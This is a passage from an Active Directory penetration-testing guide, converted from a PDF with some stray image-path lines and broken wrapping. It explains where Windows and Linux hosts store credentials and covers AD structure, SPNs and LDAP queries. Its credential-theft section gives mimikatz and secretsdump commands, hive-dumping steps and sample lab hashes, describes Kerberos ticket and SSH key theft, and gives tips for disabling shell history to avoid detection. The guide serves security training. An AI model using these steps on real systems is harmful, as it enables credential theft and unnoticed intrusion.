HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\$MACHINE.ACC
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DPAPI_SYSTEM
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\NL$KM
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\_SC_mysql
```

LSA Secrets keys

In the LSA secrets you can find:

Domain Computer Account
In order to work as part of the domain, the computer needs an user account in the domain. Therefore, the username and password of this computer account needs to be available to the operating system, so they are stored in the LSA secrets. Also, you have to know that the computer password is changed every 30 days by default. This computer account is used by the `SYSTEM` local account to interact with the domain, but not locally, thus, this account has no administrative privileges in the machine. However, even if the computer domain account has no administrative privileges, you can use it to create a Silver ticket or perform a RBCD attack to get access to the machine as an administrator.

Service users passwords
In order to run services on behalf of an user, the computer needs to store its password. However, the user of the password is not stored, but the service name, so you may need to investigate what is the username.

Auto-logon password
If windows auto-logon is enabled, the password can be stored in the LSA secrets. The other alternative is that it is saved in `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` registry key under the key `DefaulUserName`. The domain and username are always stored in `DefaultDomainName` and `DefaultUserName`, respectively.

DPAPI master keys
The data protection API (DPAPI) is used to allow users encrypt sensible data without need to worry about cryptographic keys. If you are able to retrieve the master keys, then you can decrypt users data.

Moreover, in the SECURITY hive file, there are also stored the credentials from the last domain users logged in the machine, known as the Domain cached credentials (DCC). Thus, the computer can authenticate the domain user even if the connection with the

domain controllers is lost. This cached credentials are MSCACHEV2/MSCASH hashes, different from the NT hashes, so they cannot be used to perform a Pass-The-Hash, but you can still try to crack them in order to retrieve the user password.

SAM

And the other place where there are credentials is the SAM hive file, that contains the NT hashes of the local users of the computer. This could be useful since sometimes organizations set the same local Administrator password in the domain computers.

Dumping registry credentials

To get the credentials from the SECURITY and SAM hives, you can read them from memory by using mimikatz.

First you will need to execute `token::elevate` to acquire a `SYSTEM` session, that allows you to read the credentials. Also execute `privilege::debug` if required to enable the SeDebugPrivilege.

Then, you can execute the following commands that will retrieve the different credentials:

- `lsadump::secrets`: Get the LSA secrets.
- `lsadump::cache`: Retrieve the cached domain logons.
- `lsadump::sam`: Fetch the local account credentials.

An alternative is to save a copy of the hive files with reg save command, move them to our machine, and finally to get the content with impacket secretsdump script or mimikatz.

First you need to dump the registry hives. You will need the SECURITY and SAM hive files and also the SYSTEM hive since it contains the system Boot Key (or System Key) that allows to decrypt the SECURITY and SAM hives.

```
C:\>reg save HKLM\SYSTEM system.bin
The operation completed successfully.

C:\>reg save HKLM\SECURITY security.bin
The operation completed successfully.

C:\>reg save HKLM\SAM sam.bin
The operation completed successfully.
```

reg command to save registry hives

Once the hives were saved, then move then to your local machine and dump them with secretsdump:

```
$ secretsdump.py -system system.bin -security security.bin -sam sam.bin  LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xb471eae0e93128b9c8d5780c19ac9f1d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6:
::
user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Dumping cached domain logon information (domain/username:hash)
CONTOSO.LOCAL/anakin:$DCC2$10240#anakin#2933cad9235d2f502d7bedc2016e6553
CONTOSO.LOCAL/han:$DCC2$10240#han#4a52a6d0d7f3590c68124f4d5f7ef285
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:59aa6b91e74a0a6fc40efee9f2fb07936a9d69f46397dee82d3ec6ca4
d0c01a0293d79e5c040bf564b7938d6c25597816921ec614ad25933af6a2482a8ace4d1dd54dd4bb465384b30
046d85f65083e885455ec5f01dcae30df619e3f944eaa008a09e0f7432981f7cdb8dea34e432f00ed92e1ae3e
48111326deb2d0f9a6e7d868e24c840b8814d338a4165f90381a4a6b824addb4f71c5908cac4423a4efbc5a4d
846c09245930b526a6bec8c678ca838a005dcf5014f8b18426c3e0dbd3921f82c57e6ca025d0258d4536a9e0b
68b90ff26c054c992c84d11e95f78c55ca411ee0e5b412cb4fc0f08c28ca2d79996
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:b13dae64def5f205f382a0ab4174eb85
[*] DefaultPassword
(Unknown User):user
[*] DPAPI_SYSTEM
dpapi_machinekey:0x6880eb76862df7875705885938102c696717eb18
dpapi_userkey:0x828326418633117212de44bcda10806fc6765d4a
[*] NL$KM
0000   0B BC 2E DB A1 A7 E2 42  56 6D B8 4B 5A 37 79 A4   .......BVm.KZ7y.
0010   53 51 75 6D 64 7F 9A BF  DC BF C2 83 F4 64 02 A6   SQumd........d..
0020   5E E8 53 AB E5 4B 35 A4  5B 19 7E 97 E0 CA 32 6C   ^.S..K5.[.~...2l
0030   77 68 E8 F1 C0 54 AD 7B  03 F7 BE 59 2E 59 C3 93   wh...T.{...Y.Y..
NL$KM:0bbc2edba1a7e242566db84b5a3779a45351756d647f9abfdcbfc283f46402a65ee853abe54b35a45b1
97e97e0ca326c7768e8f1c054ad7b03f7be592e59c393
[*] _SC_mysql
(Unknown User):Solo1234!
[*] Cleaning up...
```

Secretsdump usage to dump

The `Dumping cached domain logon information` section contains the Domain Cached Credentials. In order to crack them, you need to saved them in format `$DCC2$10240#username#hash`, then you can use hashcat.

The section `$MACHINE.ACC` contains the computer account password (encoded in hexadecimal), as well the NT hash.

The section `DefaultPassword` contains the Auto-logon password. In order to get the domain and username, you need to check the `DefaultDomainName` and `DefaultUserName` entries of the `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` registry key.

The `DPAPI_SYSTEM` section contains the master DPAPI keys of the system. These keys allow to decrypt the user files.

The `NK$LM` give us the key used to encrypt the Domain Cached Credentials, but since secretsdump already decrypt them is only for informational purposes.

Finally, the entries with format `_SC_<service>` are the ones that indicates the password of users that are running services. In this case, the `mysql` service. We don't know the username of the service user, but we can check it in the computer.

```
PS C:\> Get-WmiObject win32_service -Filter "name='mysql'" | select -ExpandProperty
                                    startname
                                   CONTOSO\han
```

Show user account that runs the mysql service

Powershell history

Apart from the LSASS process and registry, you can also search for credentials in other places like the Powershell history of users. You can use the following commands to locate and read the Powershell history.

```
(Get-PSReadlineOption).HistorySavePath
```

Get the Powershell history path of the current users.

```
Get-ChildItem
C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.tx
                                    t
```

Check the Powershell history of all users

Also, as a tip, you may want to use the following command to avoid storing your own commands in the Powershell history.

```
Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

Disabling Powershell history

Other places to find credentials in Windows

Moreover, you can also search for credentials in scripts or configuration files located in the computer. There are also a lot of software like browsers that stores credentials that could be useful in a pentest, to check a good list of software that stores its credentials you can check the LaZagne project.

Alternatively, in a pentest or red team engagement, you could also use another techniques to get credentials like set keyloggers or fake SSP modules.

Linux computers

Linux computers discovery

In order to discovery Linux computers in a domain you can also query to the domain database just like with the Windows computers by using LDAP in case you have domain credentials.

In other case, can be a little more difficult since Linux computers don't have any characteristic port opened by default, however many Linux machines are used as servers that are remotely administrate. In order to administrate Linux computers, usually the SSH

protocol is used. The SSH server service listens in the port 22 so you can perform a scan to this port in the network in order to identify Linux machines.

Linux computers connection

In order to connect to a Linux machine to get a shell in it, the most common option is to use SSH. Sometimes you may even could use Powershell remoting, since it can work over SSH.

```
$ ssh root@debian10
root@192.168.100.137's password:
Linux debian10 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  7 12:55:20 2021 from 192.168.100.137
root@debian10:~#
```

SSH connection to a Linux machine

Apart from using username and password, you may can connect by using an SSH key that you may can grab from another machine.

```
$ ssh -i id_ed25519_foo_key foo@db.contoso.local
```

Connecting to another machine with an SSH key.

Finally in case the target Linux computer is part of the domain, you may be able to use Kerberos authentication with SSH. You can specify the SSH client to use Kerberos authentication by enabling the GSSAPI authentication (`-o GSSAPIAuthentication=yes`). You can get a ticket by stolen it (Pass-The-Ticket), or by requesting it with a NT hash (Overpass-The-Hash) or Kerberos key (Pass-The-Key). You can use Rubeus, cerbero or impacket to request Kerberos tickets with NT hash or Kerberos keys.

Moreover, older Linux machines may have Telnet enabled on port 23. You will need an username and password to connect to it.

Linux computers credentials

Unfortunately for attackers, Linux doesn't have a lsass process with cached credentials. But there are many places that can be interesting to look…

Linux Kerberos tickets

In order to be authenticate users, the Linux machines usually have a Kerberos client that is configured with the domain computer account. You can find the credentials in the keytab, usually found in `/etc/krb5.keytab`, or in the value specified by the environment

variables `KRB5_KTNAME` or `KRB5_CLIENT_KTNAME`, or specified in the Kerberos configuration file in `/etc/krb5.conf`. You can display its contents, including the keys, with `klist` command, or cerbero.

```
                    $ klist -k -Ke
                Keytab name: FILE:/etc/krb5.keytab
                    KVNO Principal
---- --------------------------------------------------------------------------
1 r2d2@contoso.local (DEPRECATED:arcfour-hmac)  (0xc49a77fafad6d3a9270a8568fa453003)
```

Displaying the accounts in the default keytab

In this case there is a configured account with the NT hash (that is used in RC4-HMAC algorithm of Kerberos). You can use the keys stored to ask for a Kerberos ticket an impersonate the user.

Additionally, when a domain user is authenticated in the machine, a Kerberos ticket is retrieved. You can take these tickets and impersonate the users in the domain. You can normally find the tickets under the `/tmp` directory in files with the format `krb5cc_%{uid}` where uid is the user UID. However, it is also possible that tickets are stored in the Linux kernel keys instead of files, but you can grab them and convert to files by using tickey. Once you have the ticket files, you can use them to perform a Pass the ticket attack.

```
$ ls /tmp/ | grep krb5cc
       krb5cc_1000
    krb5cc_1569901113
    krb5cc_1569901115
```

Tickets in Linux

In order to be sure where the tickets are stored in a Linux machine, you can check the Kerberos configuration file in `/etc/krb5.conf`.

Linux user files

Apart from that, you can get the credentials stored in the `/etc/shadow` file that contains the local users passwords. Then you can try to crack them by using hashcat. Sometimes passwords are reused across machines. however you cannot perform a Pass-The-Hash attack since in order to remotely authenticate against a Linux machine, using SSH for example, you require the password.

SSH keys

Another possibility is to search for SSH private keys, usually stored in the `.ssh` directory of the users directory. The name of the file is usually `id_rsa` or `id_ed25519`.

```
                $ file .ssh/id_ed25519
.ssh/id_ed25519: OpenSSH private key
```

Private key identification

In case the private key doesn't require a passphrase for using it, then you may can use it to connect to another machines in the domain.

```
$ ssh -i id_ed25519_foo_key foo@db.contoso.local
```

Connecting to another machine with the SSH key.

Furthermore, if you can find the `known_hosts` file in `.ssh` directory, and you are lucky, it may show you the hostnames of the machines that are connected through ssh by using the private keys. However, this file can contain the names hashed, but you can crack them with hashcat. To create a wordlist of hostnames you could query the hostnames of the machines in the domain.

Bash history

Additionally, you may find more information about ssh connections and other stuff like credentials in the command history of the machine users, usually located in the `.bash_history` file of the user directory.

By the way, if you want to avoid letting your commands logged in the history, you can unset the `HISTFILE` environment variable or using a similar method.

```
unset HISTFILE
```

Disable bash history

Other places to find credentials in Linux

Likewise, you may be able to find passwords and keys to connect to different services (like databases) and machines in configuration files of the software or scripts located in the machine.

Moreover, you can check the LaZagne project for more software that can be susceptible of credential stealing.

Services

In a domain many machines are used to offer services to the users, so it is necessary for Active Directory to keep a track of those services in order to allow the users to find and authenticate against them.

Active Directory service can be tricky since is not the same as a computer service. A service in Windows or Linux machine can be understood as a background process that is continuously executing a task, for example a database. However it is not necessary for a computer service to be listening on a port, like for example a service that checks for available updates for the system.

On the other hand, an Active Directory service is an identifier that indicates what remote services are or can be available (listening on a port) on a machine. Not all the remote services are registered in the domain database, however, the registration is required for those services that need to authenticate domain users through Kerberos.

Each registered service in Active Directory provides the following information:

- The **user** that runs the computer service.
- The service class, that indicates what kind of service is, for example web servers are registered like www class.
- The **machine** where the service is hosted.
- (Optional) The service **port** on the machine.
- (Optional) A **path** for the service.

In order to store this information, each service is identified by an Service Principal Name (SPN), which has the following format:

```
service_class/machine_name[:port][/path]
```

The machine_name can be the hostname or the FQDN (Fully Qualified Domain Name: the hostname and domain name joined). It is normal that both formats are stored for Kerberos compatibility. For example:

```
ldap/DC01
ldap/dc01.contoso.local
```

LDAP service SPNs

The SPN will be stored in a user (or computer) object, that way the service user can be identified.

```
PS C:\> Get-ADComputer ws01-10 -Properties ServicePrincipalName | select -ExpandProperty
                                    ServicePrincipalName
                                       TERMSRV/WS01-10
                                  TERMSRV/ws01-10.contoso.local
                              RestrictedKrbHost/ws01-10.contoso.local
                                    HOST/ws01-10.contoso.local
                                    RestrictedKrbHost/WS01-10
                                           HOST/WS01-10
```

services of ws01-10 computer

It also important to note that even if the service is currently not being executed, it can be still registered in the Active Directory database. This is important cause old services can lead to account takeover by using Kerberoast.

To sum up Kerberoast, you can ask for a Kerberos ticket for any service registered in the domain. The Kerberos ticket for the service will have a part encrypted with the service user secret (that can be the NT hash or Kerberos keys) derived from the password. Then you can save the ticket and try to crack it to recover the user password. For computer services this is unfeasible cause the password is too complex, but for user services that can have a weak password this could be possible to achieve.

Host service

Moreover, because by default Windows systems deploy a lot of services, in the machines by default a HOST service class is registered. That `HOST` class is an alias for several services.

```
PS C:\Users\Administrator> Get-ADObject -Identity "CN=Directory Service,CN=Windows
 NT,CN=Services,CN=Configuration,$((Get-ADDomain).DistinguishedName)" -properties
                                    sPNMappings


                  DistinguishedName : CN=Directory Service,CN=Windows
                   NT,CN=Services,CN=Configuration,DC=contoso,DC=local
                          Name              : Directory Service
                             ObjectClass       : nTDSService
                ObjectGUID        : 70502b18-010f-4d33-bbb9-ff85a88c6156
                                    sPNMappings       :
{host=alerter,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem
                                    ,policyage

nt,oakley,dmserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman,netdde,netddedsm
                                    ,nmagent,p

lugplay,protectedstorage,rasman,rpclocator,rpc,rpcss,remoteaccess,rsvp,samss,scardsvr,sce
                                    srv,seclog

on,scm,dcom,cifs,spooler,snmp,schedule,tapisrv,trksvr,trkwks,ups,time,wins,www,http,w3svc
                                    ,iisadmin,
                                                msdtc}
```

Services classes identified by HOST

Database

We have been talking about the domain database and some objects that are stored in it, such as users, groups or services. Let's see now more details about the database.

Firstly, the physical location of the database is the `C:\Windows\NTDS\ntds.dit` file, located in the Domain Controllers. Each Domain Controller has its own NTDS file and synchronization between Domain Controllers is required in order to keep the database up to date.

Classes

But let's talk about the database structure. The Active Directory database has an schema that defines different object classes. Each class have different properties and serves for different purposes. For example, there is the User class, the Computer class or the Group class.

Moreover, a class can be the subclass of a parent class, that allows to inherit properties. For example, the Computer class is a subclass of User class, therefore the computer objects can have the same properties of the user objects ,like `SAMAccountName`, and some new custom properties, like `OperatingSystem`.

All the classes are subclasses of the Top class, that defines the essential properties like `ObjectClass` or `ObjectGUID`.

The `ObjectClass` property contains a list of the classes of an object, that is its current class and all of the parent classes.

On the other hand, the `ObjectGUID` property is a GUID (globally unique identifier) to identify each object of the database. It must not be confused with the `SID` (or `SecurityIdentifier`) property, which is an identifier related to security principals, such as users or groups.

Also is important to note that classes can be attached to auxiliary classes in order to get its properties. This auxiliary classes won't appear in the `ObjectClass` property. For example, many of the most relevant classes when performing a pentest, like User and Group, are attached to Security-Principal auxiliary class, the class that defines the `SAMAccountName` and `SID` properties.

```
PS C:\> . .\PowerView.ps1
PS C:\> Get-NetComputer dc01 -Properties objectclass | select -ExpandProperty objectclass
top
person
organizationalPerson
user
computer
```

Classes of computer object

Properties

As we have seen, each class can have several properties or attributes. Usually, the properties store a string value, like `Name` or a number like `UserAccountControl`.

Generally, any user of the domain can read the information of any object of the domain, with a few exceptions. The first exception is the users passwords that cannot be retrieved.

The database defines the UserPassword and UnicodePwd, but these properties cannot be read, only written. When a password change is required, these properties can be written in order to modify the user password.

Moreover, there are certain properties that contain sensitive data that should be only retrieved by authorized users. In order to achieve this, these property are marked as confidential properties in the schema (setting the `128` flag in SearchFlags of the property definition) . Thus, in order to read a confidential property, apart from the read rights, an user required CONTROL_ACCESS right over that specific property.

```
PS C:\Users\Administrator> Get-ADObject -LDAPFilter "
(searchflags:1.2.840.113556.1.4.803:=128)" -SearchBase
"CN=Schema,CN=Configuration,DC=contoso,DC=local" | Select Name

                    Name
                    ----
      ms-TPM-Owner-Information-Temp
          ms-Kds-KDF-AlgorithmID
             ms-Kds-KDF-Param
   ms-Kds-SecretAgreement-AlgorithmID
      ms-Kds-SecretAgreement-Param
         ms-Kds-PublicKey-Length
        ms-Kds-PrivateKey-Length
           ms-Kds-RootKeyData
             ms-Kds-Version
            ms-Kds-DomainID
          ms-Kds-UseStartTime
           ms-Kds-CreateTime
        ms-FVE-RecoveryPassword
           ms-FVE-KeyPackage
        ms-TPM-OwnerInformation
  ms-DS-Transformation-Rules-Compiled
    ms-PKI-Credential-Roaming-Tokens
       ms-DS-Issuer-Certificates
        ms-PKI-RoamingTimeStamp
        ms-PKI-DPAPIMasterKeys
       ms-PKI-AccountCredentials
           UnixUserPassword
```

Get confidential properties

Additionally, there are certain properties that require to meet certain conditions before being written. This is controlled with Validated Writes, for example editing services of an account.

Furthermore, in order to manage sets of related properties, for given permissions to an user, is also possible to use property sets instead of have to manage the properties individually.

Principals

One term that you should be familiar with is principal. In Active Directory, a **principal is a security entity**. The most common **principals are users, groups and computers**. This terminology is also used in other areas, like Kerberos.

SID

In order to identify principals, each one is assigned a **SID** (Security Identifier). In Active Directory you can find three kind of SIDs.

The **Domain SID** is used to identify the domain, as well as the base for SIDs of the domain principals.

```
PS C:\> $(Get-ADDomain).DomainSID.Value
S-1-5-21-1372086773-2238746523-2939299801
```

Get current domain SID

The **Principal SID** is used to identify principals. It is compose by the domain SID and a principal RID (Relative Identifier).

```
PS C:\> $(Get-ADUser Anakin).SID.Value
S-1-5-21-1372086773-2238746523-2939299801-1103
```

SID of user

In this example you can see that the user SID is the domain SID plus the 1103 RID.

Finally, in Active Directory there are many Well-known SIDs that identify abstract entities for special situations. Here are the most common ones:

- S-1-5-11 -> **Authenticated Users**. The users logged on the system belongs to this group.
- S-1-5-10 -> **Principal Self**. Used in security descriptors to reference the object itself.

```
PS C:\> . .\PowerView.ps1
PS C:\> $(Get-DomainObjectAcl Anakin)[41]


ObjectDN               : CN=Anakin,CN=Users,DC=contoso,DC=local
ObjectSID              : S-1-5-21-1372086773-2238746523-2939299801-1103
ActiveDirectoryRights  : WriteProperty
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
ObjectAceType          : ea1b7b93-5e48-46d5-bc6c-4df4fda78a35
InheritedObjectAceType : bf967a86-0de6-11d0-a285-00aa003049e2
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 32
SecurityIdentifier     : S-1-5-10
AceType                : AccessAllowedObject
AceFlags               : ContainerInherit, InheritOnly, Inherited
IsInherited            : True
InheritanceFlags       : ContainerInherit
PropagationFlags       : InheritOnly
AuditFlags             : None
```

Self SID (S-1-5-10) in user security descriptor

There are also some Well-know SIDs that defines the schema for built-in principals of the domain/forest. For example:

- **Administrator** -> S-1-5-21-domain-500
- **Domain Admins** -> S-1-5-21-domain-512
- **Domain Users** -> S-1-5-21-domain-513
- **Enterprise Admins** -> S-1-5-21-root domain-519

```
PS C:\> $(Get-ADUser Administrator).SID.Value
S-1-5-21-1372086773-2238746523-2939299801-500
```

Administrator SID

Distinguished Names

It is also important to understand the `DistinguishedName` property. The `DistinguishedName` is like a path that indicates the object position in the database hierarchy (similar to a file path).

```
PS C:\> Get-ADComputer dc01 | select -ExpandProperty DistinguishedName
CN=DC01,OU=Domain Controllers,DC=contoso,DC=local
```

DistinguishedName of object

It is frequently used to identify objects in the database and to reference another objects in the database. For example, the members of a group are referenced by its `DistinguishedName`.

```
PS C:\> Get-ADGroup "Domain Admins" -Properties member | select -ExpandProperty Member
CN=leia,CN=Users,DC=contoso,DC=local
CN=Administrator,CN=Users,DC=contoso,DC=local
```

List members of a group

The Distinguished Name (DN) is compose by several parts that can be:

Domain Component (DC)
It usually identifies the domain parts of the database. For example, for `it.domain.com` the DC part will be `DC=it,DC=domain,DC=com`.

Organizational Unit (OU)
Identify containers that are used to group several related objects. It is worth to note that, even if OUs are similar to groups, its purpose is different. The OUs purpose is to organize objects in the database, whereas security groups are used to organize permissions in the domain/forest.

> Sometimes, organizations maps the OUs directly to security groups in a automated way. These groups are known as shadow groups.

Organize objects in OUs is useful since you can apply the a GPO to the OU that affect to all its objects. This is not possible for members of a group.

Common Name (CN)
The name that identifies the object. Sometimes you will see more than one CN on a path, because some objects also acts as containers. For example, in `CN=Administrator,CN=Users,DC=contoso,DC=local`, the `CN=Users` identifies the Users container.

Partitions

Apart from OUs and containers, the database is also divided by partitions. Each database has the following partitions:

- **Domain**: Stores the domain objects.

- **Configuration**: Stores configuration of the domain, such as the `HOST` service alias or `Well-known` SIDs that we have seen before.
- **Schema**: Stores the definition of the classes and properties used by the database.
- **Domain DNS Zones**: Stores the DNS records of the domain and subdomains.
- **Forest DNS Zones**: Stores the DNS records of the rest of the forest, including parent domains.

```
PS C:\> Import-Module ActiveDirectory
PS C:\> cd AD:
PS AD:\> ls

Name                ObjectClass          DistinguishedName
----                -----------          -----------------
contoso             domainDNS            DC=contoso,DC=local
Configuration       configuration        CN=Configuration,DC=contoso,DC=local
Schema              dMD                  CN=Schema,CN=Configuration,DC=contoso,DC=local
DomainDnsZones      domainDNS            DC=DomainDnsZones,DC=contoso,DC=local
ForestDnsZones      domainDNS            DC=ForestDnsZones,DC=contoso,DC=local
```

List database partitions

> You need to load the ActiveDirectory Powershell module in order to access to the `AD:` drive with Powershell.

Usually you will only use the domain partition, but is important to know how the database is organized in case you require other data that is not in the domain partition.

A tool will search in the domain partition, so if you are searching objects that are in order partition, you will to specify the partition `DistinguishedName` as search base.

```
PS C:\> Get-ADObject -LDAPFilter "(objectclass=site)" -SearchBase
"CN=Configuration,$((Get-ADDomain).DistinguishedName)" | select name

name
----
Default-First-Site-Name
mysite
```

Search sites in configuration partition

For example, tools like adidnsdump or dns-dump use the DNS Zones partitions in order to retrieve all the DNS information of the domain.

Global Catalog

The domain database contains all the objects of the current domain, but in order to speed searches for objects in other domains of the forest, some Domain Controllers also contains a subset of objects of other domains.

These Domains Controllers can be called Global Catalogs and contains extra read-only partitions with objects of other domains, for which only a subset of properties are stored, usually the most used ones. For example, if you need only to consult the name of an user

in other domain, then the global catalog will allow you to retrieve it without requiring to query the other domain Domain Controller.

```
PS C:\> Get-ADForest |select -ExpandProperty GlobalCatalogs
                        dc01.poke.mon
                     itdc01.it.poke.mon
```

List the Global Catalogs of the domain.

In case you want to consult the Global Catalog, you need to an specify a different port for the connection since the global catalog service listen in the port 3268 (LDAP).

```
PS C:\> Get-ADUser -Server "poke.mon:3268" -Filter * | select DistinguishedName

                        DistinguishedName
                        -----------------
                  CN=Administrator,CN=Users,DC=poke,DC=mon
                      CN=Guest,CN=Users,DC=poke,DC=mon
                     CN=krbtgt,CN=Users,DC=poke,DC=mon
                   CN=CONTOSO$,CN=Users,DC=poke,DC=mon
                    CN=pikachu,CN=Users,DC=poke,DC=mon
                 CN=ITPOKEMON$,CN=Users,DC=poke,DC=mon
              CN=Administrator,CN=Users,DC=it,DC=poke,DC=mon
                  CN=Guest,CN=Users,DC=it,DC=poke,DC=mon
                 CN=krbtgt,CN=Users,DC=it,DC=poke,DC=mon
               CN=POKEMON$,CN=Users,DC=it,DC=poke,DC=mon
               CN=porygon,CN=Users,DC=it,DC=poke,DC=mon
```


Searching in the global catalog

How to query the database?

In order to interact with the database data, the Domain Controllers gives you several options that are translate in different protocols/services they support.

LDAP

Probably, the first one that should be mentioned is LDAP (Lightweight Directory Access Protocol) protocol. With LDAP is possible to access to the domain database as well as the Global Catalog.



LDAP ports

LDAP defines a query syntax that allows you to filter the objects that you want retrieve/edit of the database. You can filter objects based on its properties. For example, to retrieve the groups of the domain with members you can use the following query `(&(objectsclass=group)(members=*))`.

Apart from filters, LDAP also allows you to specify the properties you would like to retrieve for each object, for example the name. Be sure to check the LDAP wiki if you need examples of retrieving information from Active Directory.

```
~$ ldapsearch -H ldap://192.168.100.2 -x -LLL -W -D "anakin@contoso.local" -b
   "dc=contoso,dc=local" "(&(objectclass=group)(member=*))" "samaccountname"
                              Enter LDAP Password:
               dn: CN=Administrators,CN=Builtin,DC=contoso,DC=local
                         sAMAccountName: Administrators

                    dn: CN=Users,CN=Builtin,DC=contoso,DC=local
                         sAMAccountName: Users

                   dn: CN=Guests,CN=Builtin,DC=contoso,DC=local
                         sAMAccountName: Guests

             dn: CN=Remote Desktop Users,CN=Builtin,DC=contoso,DC=local
                    sAMAccountName: Remote Desktop Users

                  dn: CN=IIS_IUSRS,CN=Builtin,DC=contoso,DC=local
                        sAMAccountName: IIS_IUSRS

                 dn: CN=Schema Admins,CN=Users,DC=contoso,DC=local
                         sAMAccountName: Schema Admins

               dn: CN=Enterprise Admins,CN=Users,DC=contoso,DC=local
                     sAMAccountName: Enterprise Admins

                 dn: CN=Domain Admins,CN=Users,DC=contoso,DC=local
                         sAMAccountName: Domain Admins

           dn: CN=Group Policy Creator Owners,CN=Users,DC=contoso,DC=local
                    sAMAccountName: Group Policy Creator Owners

   dn: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=contoso,DC=local
             sAMAccountName: Pre-Windows 2000 Compatible Access

   dn: CN=Windows Authorization Access Group,CN=Builtin,DC=contoso,DC=local
             sAMAccountName: Windows Authorization Access Group

  dn: CN=Denied RODC Password Replication Group,CN=Users,DC=contoso,DC=local
           sAMAccountName: Denied RODC Password Replication Group

# refldap://ForestDnsZones.contoso.local/DC=ForestDnsZones,DC=contoso,DC=local

# refldap://DomainDnsZones.contoso.local/DC=DomainDnsZones,DC=contoso,DC=local

        # refldap://contoso.local/CN=Configuration,DC=contoso,DC=local
```

Domain groups with members

Almost any object and property of the Active Directory database can be retrieved by using LDAP. The exception are those attributes that are highly sensitive, such as users credentials.

LDAP is used by many Windows tools like Powerview or ADExplorer. In case you don't have tools, you can always use Powershell to query LDAP by using .NET.

On the other hand, from Linux, you can use ldapsearch and ldapmodify tools.


When you need to retrieve information from the Active Directory, like enumerating users or something like that, LDAP should the first thing to come to your mind. But remember that LDAP also allows you to modify objects, so if you need to add an user to a group or

stuff like that, well.. this is a way.

ADWS

As alternative to LDAP, in Windows Server 2008 R2, Microsoft introduced ADWS (Active Directory Web Services), a protocol to query and manipulate domain objects based on SOAP messages.

It is compatible with LDAP filters so it is possible to perform very specific queries and retrieve only the required properties. In fact, when ADWS is used, internally the DC perform LDAP requests to retrieve the results.



ADWS related ports and protocols

ADWS is the protocol used by the ActiveDirectory Powershell module.

```
PS C:\Users\Administrator> Get-ADUser -Filter * | select name

name
----
Administrator
Guest
krbtgt
Anakin
Han
POKEMON$
leia
luke
```

List users using ADWS

Other protocols

Apart from LDAP and ADWS, there are many other protocols that allow to retrieve information from the database. Although the rest of protocols, generally only work with a subset with the database.

The DNS protocol, used mostly to resolve the IP address of computers, also retrieves its information from the database.

The SAMR (Security Account Manager Remote) protocol allows to query and edit basic info of the users and groups. Is the one used by commands such as `net user /domain`.

